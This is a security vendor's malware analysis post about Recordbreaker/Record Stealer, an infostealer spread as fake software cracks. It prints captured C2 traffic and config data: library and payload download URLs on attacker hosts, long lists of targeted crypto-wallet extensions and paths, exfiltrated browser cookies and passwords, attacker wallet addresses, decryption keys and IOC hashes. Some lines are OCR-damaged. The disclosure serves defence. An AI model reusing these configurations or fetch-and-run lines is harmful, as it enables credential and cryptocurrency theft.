
New Info-stealer Disguised as Crack Being Distributed

asec.ahnlab.com/en/35981/

June 28, 2022



The ASEC analysis team has previously uploaded posts about various malware types that are being distributed by disguising themselves as software cracks and installers. CryptBot, RedLine, and Vidar are major example cases. Recently, a single malware type of RedLine has disappeared (it is still being distributed as a dropper type) and a new infostealer malware is being actively distributed instead. Its distribution became in full swing starting from May 20th, globally categorized as “Recordbreaker Stealer.” Some analyses see it as a new version of Raccoon Stealer.




Figure 1. Webpages distributing the malware

The malware is created when users search for cracks, serial numbers, installers, etc. of commercial software and access the webpage to download and decompress files.

It is mainly distributed in an abnormally large size with a huge amount of padding added. The padding is inserted between the last section and the certificate area.

As such, the size of file downloaded from a website is between 3 to 7MB, while the size of the malware created upon decompressing the file is between 300 to 700MB. The malware icons use installer images or those of popular software. In some cases, it may be distributed in a typical packing method by dropper or downloader.




Figure 2. Malware icons

When the malware is run, it downloads additional libraries depending on the command from C2 (settings value) to collect various sensitive information from the user PC and send it back to C2. The target information for stealing is decided by the C2 settings. Additional malware strains may also be installed. The following figure shows the network behaviors for the overall execution flow.




Figure 3. Information about network behaviors

When it first accesses C2, the malware sends the user name, MachineGUID value, and hard-coded key values within the sample and receives the settings data. The data includes the list of information that will be stolen and the download URL for the libraries needed to collect information.

```
POST / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: record
Host: 45.142.212.100
Content-Length: 95
Connection: Keep-Alive
Pragma: no-cache

machineId=2a436123-51f4-43b3-      00ac8702d6a|vmuser&configId=fc6da5ae146a88c035ee85f8d230618d
```

Figure 4. Initial packet

transmitted to C2

```
libs_nss3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvcp140:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
libs_vcruntime140:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/
vcruntime140.dll
libs_mozglue:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
libs_freebl3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
libs_softokn3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
libs_sqlite3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*;-
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_elecltc:Electrum-LTC;26;Electrum-LTC\wallets;*;-
```

Figure 5. Packet for receiving C2

settings data

Initial samples had different domains for C2 and downloading libraries, but recent samples use the same URL for both. The C2s for the malware do not tend to last long. In fact, about 2 – 3 samples with new C2 domains are being distributed in a single day. The malware uses the "record" string as a value for User-Agent when communicating with the C2.




Figure 6. User-Agent when communicating with C2

The targets for stealing in the settings data are mainly strings related to cryptocurrencies such as browser plugin wallets and open source wallets. It seems basic targets such as browser cookies, IDs, and passwords are chosen if the related libraries exist. The table below shows an example of the settings data for the analysis sample.

libs_nss3:http://146.19.247[.28/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll libs_msvcp140:http://146.19.247[.28/aN7jD0qO6kT5bK5bQ4eR
Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings libs_sqlite3:http://146.19.247[.28/aN7jD0qO6kT5bK5bQ4eR8fE
ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;;*partitio*,*cache*,*dictionar**
wlts_atomic:Atomic;26;atomic;;*cache*,*IndexedDB**
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;;*cache**
*wlts_binance:Binance;26;Binance;*app-store.*;-*
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;;-*
wlts_electrum:Electrum;26;Electrum\wallets;;-*
wlts_elecltc:Electrum-LTC;26;Electrum-LTC\wallets;;-*
wlts_elecbch:ElectronCash;26;ElectronCash\wallets;;-*
wlts_guarda:Guarda;26;Guarda;;*cache*,*IndexedDB**
wlts_green:BlockstreamGreen;28;Blockstream\Green;;cache,gdk,*logs**
wlts_ledger:Ledger Live;26;Ledger Live;;*cache*,*dictionar*,*sqlite**
ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings
ews_meta:nkbihfbeogaeaoehlefnkodbefgpgknn;MetaMask;Local Extension Settings
sstmnfo_System Info.txt:System Information:
|Installed applications:
|
libs_nssdbm3:http://146.19.247[.28/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll
wlts_daedalus:Daedalus;26;Daedalus Mainnet;;log*,*cache,chain,dictionar* wlts_mymonero:MyMonero;26;MyMonero;*;*cache**
wlts_xmr:Monero;5;Monero\\wallets;.keys;- wlts_wasabi:Wasabi;26;WalletWasabi\\Client;*;*tor*,*log* ews_metax:mcohilncbfahbmgdjkbpemcciio*
ews_xdefi:hmeobnfnfcmdkdcmlblgagmfpfboieaf;XDEFI;IndexedDB ews_waveskeeper:lpilbniiabackdjcionkobglmddfbcjo;WavesKeeper;Local Exte
ews_solflare:bhhhlbepdkbapadjdnnojkbgioiodbic;Solflare;Local Extension Settings ews_rabby:acmacodkjbdgmoleebolmdjonilkdbch;Rabby;Local
ews_cyano:dkdedlpgdmmkkfjabffeganieamfklkm;CyanoWallet;Local Extension Settings ews_coinbase:hnfanknocfeofbddgcijnmhnfnkdnaad;Coinl
ews_auromina:cnmamaachppnkjgnildpdmkaakejnhae;AuroWallet;Local Extension Settings
ews_khc:hcflpincpppdclinealmandijcmnkbgn;KHC;Local Extension Settings
ews_tezbox:mnfifefkajgofkcjkemidiaecocnkjeh;TezBox;Local Extension Settings
ews_coin98:aeachknmefphepccionboohckonoeemg;Coin98;Local Extension Settings
ews_temple:ookjlbkiijinhpmnjffcofjonbfbgaoc;Temple;Local Extension Settings
ews_iconex:flpiciilemghbmfalicajoolhkkenfel;ICONex;Local Extension Settings
ews_sollet:fhmfendgdocmcbmfikdcogofphimnkno;Sollet;Local Extension Settings
ews_clover:nhnkbkgjikgcigadomkphalanndcapjk;CloverWallet;Local Extension Settings ews_polymesh:jojhfeoedkpkglbfimdfabpdfjaoolaf;Polymes
ews_neoline:cphhlgmgameodnhkjdmkpanlelnlohao;NeoLine;Local Extension Settings
ews_keplr:dmkamcknogkgcdfhhbddcghachkejeap;Keplr;Local Extension Settings
ews_terra_e:ajkhoeiiokighlmdnlakpjfoobnjinie;TerraStation;Local Extension Settings
ews_terra:aiifbnbfobpmeekipheeijimdpnlpgpp;TerraStation;Local Extension Settings ews_liquality:kpfopkelmapcoipemfendmdcghnegimn;Liquality
ews_saturn:nkddgncdjgjfcddamfgcmfnlhccnimig;SaturnWallet;Local Extension Settings ews_guild:nanjmdknhkinifnkgdcggcfnhdaammmj;GuildWa
ews_phantom:bfnaelmomeimhlpmgjnjophhpkkoljpa;Phantom;Local Extension Settings ews_tronlink:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink
ews_brave:odbfpeeihdkbihmopkbjmoonfanlbfcl;Brave;Local Extension Settings
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings
ews_mewcx:nlbmnnijcnlegkjjpcfjclmcfggfefdm;MEW_CX;Sync Extension Settings
ews_ton:cgeeodpfagjceefieflmdfphplkenlfk;TON;Local Extension Settings
ews_goby:jnkelfanjkeadonecabehalmbgpfodjm;Goby;Local Extension Settings
ews_ton_ex:nphplpgoakhhjchkkhmiggakijnkhfnd;TON;Local Extension Settings
scrnsht_Screenshot.jpeg:1
tlgrm_Telegram:Telegram Desktop\tdata||*emoji*,*user_data*,*tdummy*,*dumps**
token:e1cf7053cd9066b051c048495a128811

Table 1. Full text for C2 response setting data

The sample steals basic system information, the list of installed programs, screenshots, data saved in browsers, and various cryptocurrency wallet information. The information that is stolen may vary depending on the C2's response. For example, one type of C2 does not steal screenshots but commands the malware to steal all txt files within the desktop and subfolders of My Documents.

```
—c94p58eyyL8AB1fr
Content-Disposition: form-data; name="file"; filename="₩ffcookies.txt"
Content-Type: application/x-object

www.ahnlab.com TRUE    /       FALSE   1675788338      WMONID  GxJZ9SwHOF9
.ahnlab.com     TRUE    /       FALSE   1707291947      _ga     GA1.2.217974775.1644219947
.ahnlab.com     TRUE    /       FALSE   1644306347      _gid    GA1.2.1373052111.164421994
.ahnlab.com     TRUE    /       FALSE   1644220007      _gat    1
go.ahnlab.com   TRUE    /       TRUE    1959579953      visitor_id938663        57688770
go.ahnlab.com   TRUE    /       TRUE    1959579953      visitor_id938663-hash   2297e2551
go.ahnlab.com   TRUE    /       TRUE    1644221753      lpv938663       aHR0cHM6Ly93d3c
www.ahnlab.com TRUE    /       FALSE   1959579953      visitor_id938663        57688770
www.ahnlab.com TRUE    /       FALSE   1959579953      visitor_id938663-hash   2297e2551
.ahnlab.com     TRUE    /       FALSE   1644219986      _gali   passwd
C:₩Users₩vmuser₩AppData₩Roaming₩Mozilla₩Firefox₩Profiles₩94lklprm.default-release|
—c94p58eyyL8AB1fr
Content-Disposition: form-data; name="file"; filename="₩passwords.txt"
Content-Type: application/x-object

URL:https://www.ahnlab.com
USR:testff
PASS:asdasd
C:₩Users₩vmuser₩AppData₩Roaming₩Mozilla₩Firefox₩Profiles₩94lklprm.default-release|
—c94p58eyyL8AB1fr
Content-Disposition: form-data; name="file"; filename="₩autofill.txt"
Content-Type: application/x-object
```

Figure 7. Part of stolen data (Chrome browser)

Since June 17th, the C2s have been responding with settings value that downloads and runs additional malware besides libraries that will be used to steal information. The currently installed malware is ClipBanker (74744fc068f935608dff34ecd0eb1f96). It stays in the system by being registered in the task scheduler and changes the cryptocurrency wallet address string in the clipboard to that of the attacker. The history of related samples implies that the malware additionally installed other malware strains during the initial distribution stage.

The process of stealing information and installing ClipBanker is similar to that of CryptBot distribution. CryptBot is also being actively distributed at the moment.

CryptBot Infostealer Constantly Changing and Being Distributed

ldr_1:http://94.158.244[.119/U4N9B5X5F5K2A0L4L4T5/84897964387342609301.bin|%TEMP%|exe

Table 2. Settings value for installing additional malware




Figure 8. ClipBanker registered to task scheduler

The following table shows a part of the attacker's wallet address.

BTC
19iQuuqoVQPAtRhzm4GvNuM3bj4Nm29ByX
32h53ccRQW6Vyw4rqR22xmip34WcC6pnFL
bc1qnd4p4vh6zvq68s7m70dvuzejfq2rfmqdlzmmse
ETH
0xF22ffD5be6efc35390dfD044B7156CC56C5d41f8
DASH
Xb2miQJ1JjBJA6CTh1GYfDnzduSfRacTVg
DOGE
D7kjwr9bTZCd4u8ws7KLvKsv71ai53vppJ
LTC
LUYBs28KD92zYYjG28gWq9GFvvsWE6KoeN
…

Table 3. Wallet address for alteration

One characteristic of Record Stealer is that it uses strings with certain meanings when decrypting strings it uses. At the initial stage, it used "credit19" as a key. Samples that are distributed after May 28th use the string "edinayarossiya".

```
v96 = 0;
v0 = sub_10F1806("WI1fp6rW", &v96);
dword_10FEBCC = sub_10F855C(v0, &v96, "credit19");
v1 = sub_10F1806("SZZLig==", &v96);
dword_10FEBB0 = sub_10F855C(v1, &v96, "credit19");
v2 = sub_10F1806("S5Nap5g=", &v96);
dword_10FEA60 = sub_10F855C(v2, &v96, "credit19");
v3 = sub_10F1806("CZIxgZXcOhUn7hw5hUO9bkZiSb1i5jA=", &v96);
```

```
v109 = 0;
v0 = sub_371806("fVQMox8c", &v109);
dword_37EBF8 = sub_378746(v0, &v109, "edinayarossiya");
v1 = sub_371806("bE8Yjg==", &v109);
dword_37EBDC = sub_378746(v1, &v109, "edinayarossiya");
v2 = sub_371806("bkoJoy0=", &v109);
dword_37EA60 = sub_378746(v2, &v109, "edinayarossiya");
v3 = sub_371806("LEtihSAW6eunMDV+Aes3rVhAClFoaQM=", &v109);
```

Figure 9.

RC4 key changed




Figure 10. String translated (meaning Russian Federation)

The sample has a code that checks if the user's default locale (language) is Russian, but the result does not make any difference for the behaviors.

```
BE 00E02901   MOV ESI,OFFSET 0129E000                  PTR to UNICODE "ru"
FF36          PUSH DWORD PTR DS:[ESI]
A1 68E12901   MOV EAX,DWORD PTR DS:[129E168]
8D8D 1CFFFFFF LEA ECX,[EBP-0E4]
51            PUSH ECX
FFD0          CALL EAX                                 Shlwapi.StrStrIW
85C0          TEST EAX,EAX
75 0B         JNZ SHORT 012975B5
83C6 04       ADD ESI,4
81FE 04E0290  CMP ESI,OFFSET 0129E004
75 E1         JNE SHORT 01297596
```

Figure 11. Code for checking if the system is in Russian

Because malware distributed by being disguised as software cracks has diverse variants and is distributed in large amounts, users need to take caution. They should not download files from untrusted websites. Also, executables that are downloaded after multiple redirections are most likely to be malicious files. Moreover, if the file's size increases to an abnormal degree after being decompressed, it might be the case discussed earlier in this post.

AhnLab products detect and block the malware type using the following aliases:

- Infostealer/Win.RecordStealer.R498039
- Infostealer/Win.RecordStealer.R500009
- Infostealer/Win.PassStealer.R496906
- Trojan/Win.ClipBanker.C5166957
  and more

The IOC information of the distributed samples is as follows:

[IOC Information]

332790b27d3492dbcfb053213be95aa6
2d355ad6f26126ab10939bc68818df20
bc1d075b6bd88430bd6ba076a31a75db
4ef6f8d71a4855a4a6c87a1d09d91924
4a2c4c69b3ff3ced4b5f32621e4afb1e
ece994c1a16e969a20e859bbcc3300c2
0f8b9dddaf33692f797af885053458c0
8f8baad3738978e89aecf930a55a8840
e4f748b9433a7b31d436ae2620a5dc9f
4c4adbe5b0c006c383ada4b51d576367
3dfd7a1091eb03c8ffe03306d069081d
8cf1861aa02965cab5cf1dc1ed0821ad
42ba0500b667c71c4fbbe8f66e1b2627
445688259f0f04de4a03f0daeeccd2d9
43accad6e9abf5820c943ef2cb5c175f
3fd4c095ae9b1e99f060e7ee88244789
e8cd7da72640c0c7b89d769672d65958
90298e10dea99d7d091cfef8e15a9367

7699b02b0b1f7e26c26ebd01d65a62e7
7fce82d24080babb0e6e41ba9e79c1a3
d859c09c137225f836172bc1d4cc6f21
34df81354b6bf1f0eafa5df2a3e5f71e
971e560202527bacef605d43d0d213d0
97434bd88a152935fc38ed202f008295
ac1c7bcac4c30448c511de68ee48a146
f2feaff126f48ea93e05545edeff8c0a
72861a83b24ee675777eaeb268cea9c9
6c1405a8f9d898efcd1a7a8daa274b50
b7f90be034d815963a66195b4fd90be3
d2b11235ef8cd5b6fd8d0fb684d3b47a
755556a2d66e514997efde062e0d9a65
172aa3fedfccef804e75d3b042661bc8
02b4bc8444cbbe15c4d5cac0c64dbd40
fd6557f07bdd0e5771da4bb1613eb6aa
4086f7c1840a0eb2d625e012e837d709
9d6d5dd372b5b51e3c4ca12d9bba3eb9
d0080ca076e3ea423bdf986bca75efd8
baf62ea48663cbdae773f4204f0d2ea8
6a4e01b36a7d4f53ebc168d7477f0314
383ff41fe40807f54610dd41f7f822bc
330586deef7c0ee8e1ee22b2f9300bd3
cf763bea41f97b855ad031881cb36346
5c3e7c8e0e1f48afe73a0b4d5b99f971
465ba05174a883a48bfb911c2099d79b
47c7c7ae4eb4138c608d909242890b9b
92cfff39131418d225d1b9ae594439e9
358a4e60b39dd676e335d72b5e51b7b6
4b2d29759cffb05e3189624d65e0c68b
dd68d80e3a192c961f6e4d9f82e5e61f
22254f2affcaf0ff51f134d9d7a6cdd0
3d62a1947d7bd2e080bf01a335641758
6deaaf1ee18ce9f1c3d4e87500935dab
7c6364e6de8f2cb2ad40b277e75c254f
27c6b342acbcec0948617e6a717d3bc6
6230b5b503f3bc949d00ff9b6fb48dc8
d5e3261429d0da5d4e888fc9fa620a96
f8c5748e420dc63e9cfb5e586b52949a
6952c23c148f4c33d540ff07d16848f2
45b25bfbdc596dd652afbf9f726687e7
b49e7a4fa840f1dcb3fa32c239b407e1
5346cbbb4b4c97b45026bbc694fd2b74
10f3c06147e8c5ab5f970564680f25c4
f5051b4b9c770dc6ce3eae3b4356b699
f3ab4622e89cfcc106fc6c7be97ce812
b7ab0f8dd254d76a653e594ba9263b90
fcc8ec86b1b37000a72b2ca6e716919a
ba53ebc4c10ae6b2730eab30744a126f
21f227e36b03b02ee251e2e4bca9573b
8f05bddab4ecf2ba1d16df55a56de98f
ab5f3b6a6cbf4b9d7d4f3166a80140bd
a047cd8946a904d0de370dab092bfd5a
945240b56128fb9b334ca47726b0a87e
4a07d469ca9874200633c00f5bd76452
e7c7c64698966c7ecd71b1909be71a21
8b9498705419be67bc3063731d43777f
34371b979ad262c7af09c5dfe0418229
074e3f68a87a7eed362466c685ca4190
4aaff7576b2e0303b3f9824cb1882ee5
1ee58f92c30ffe9e80a9d1ee60bfc239
4e5637c09c9d701337f5d756f6aa8acf
a82466828dd65eb682aaab22063bef0c
f488d416591804de8c7b77ea583e31b0
0780032bf2f27c0e51b329168b562618
9415a5994e6bcde587f7aa3e1399bd93
983d1d312043bff5941497300f8fb06a
8075304d4882ac74378520238b6a681c
cb113e6c1602b81ee827d2d7bdae1800
49c15079868f62fbae8edd3c06cf8f51
9df168cb0251491729ff332a18134c20
8e372255a7cf6c739fdca41678a64b15
85a8c2bc828e9d6365516daff531722f
b5488bb8d62accf866bf193ea8acc505
cb7e2937365f8942feaad6e8487c2b06
5680fc474b9dcb3d515e49092eea2e15
2bdfa9ce4b24d5ea8c4e2c0288b44725
b89918401b0957e0921d7b267eee885d

cd0d2cc0efe15ffde0b60234e29a8005
21439ab3a7d7c960621145a14ab0bd0f
fd2ed0bcaa3bf9f9012c135a137fc329
147a555541c76cbcfe55a3e505df197c
30a3a8f1f2dd90accd705ca12fc80f74
af6537878614a6e6971fef54233f51e6
a6b8a9927c920e793d883d0b7631f8d4
b0bc998182378e73e2847975cc6f7eb3
51c6ad9eab6267925656924a351ae13b
b847cde6ce88fa03cc909b8e45ba6dba
db482eeb970193f1b0fbbe6dd4cdc5b4
d262074d37eb72681b0b85c9c79b8fe1
2f2d8b1cf3f0ca1d722013b0615ebd54
729005107f1026a3664121a0ac052504
6cb37bdcc570837923f8419e4c1b34f8
06c09cc561f860fec73a342d5948c064
a075d4bbda33545aa15f96391cefbf2b
0f4ed9b7a9ee3a80e273ce332bb11235
10a9581d0e113d9d45880165e85b67a5
d84e24263177be9ad620752ae206bd30
73cbe86945b917028d2212bec5ca595b
4574619733f885d5d39ce550ff18b6f6
8c4ffff98e9a1c72d4247e685c3a31c6
d17cf1277dcfbb1e41834b062b7a5aab
babba2eebf3e08915b3591bff3ccdce7
3d579bead2f7b3278a0f972682b99e38
f200f26210bfed9b002311f1b5198a10
616e8eb19032cedfb9441a091ae5cb64
9661191d2adb1a95984138c92f19bf30
a06c629ef9877c2c446834a7eaab3073
9f540ba449773093da2ada4923db520f
6d3dd4fc68c5598e0347a36e503f92f3
80660ba3b10b7fe4feb656c44df587d8
ab0512eb7c907b3ef2750b179346d8a1
c2fb5bef7c61dd0ac8dc59d8919d3421
a554637bf7d52643654cc35cf4e22c47
5f4f37da56a0b7426b2cb0191dd22181
c1659ba772ec431e8bb575b9e63e49a0
b572f18ab2c238165a9349df09cc72e6
8a121fd92c5ccf804f7682de0aa4f685
ab4e107e321ac19c3c090cbd6d1b8812
e4885099383aaee527615be9adc2ffb2
6493b517bc57b1b00094185c6ad3c09e
dace3c11c353e8bfc53a0947523c384f
ef2620fa2807a848931af57009c93e21
b5945e4b64ceb66622b1b8cacc61aaf5
e6a67b23ffa228e1e8b6bf5218a697a9
33d4490825907ab68948d291646d32ac
a80480873127f8a19e8c32b3e1875b10
ead5a99e6ffd50a7266490f332a3cd97
2fec9c03762951058ebedb2b05a21467
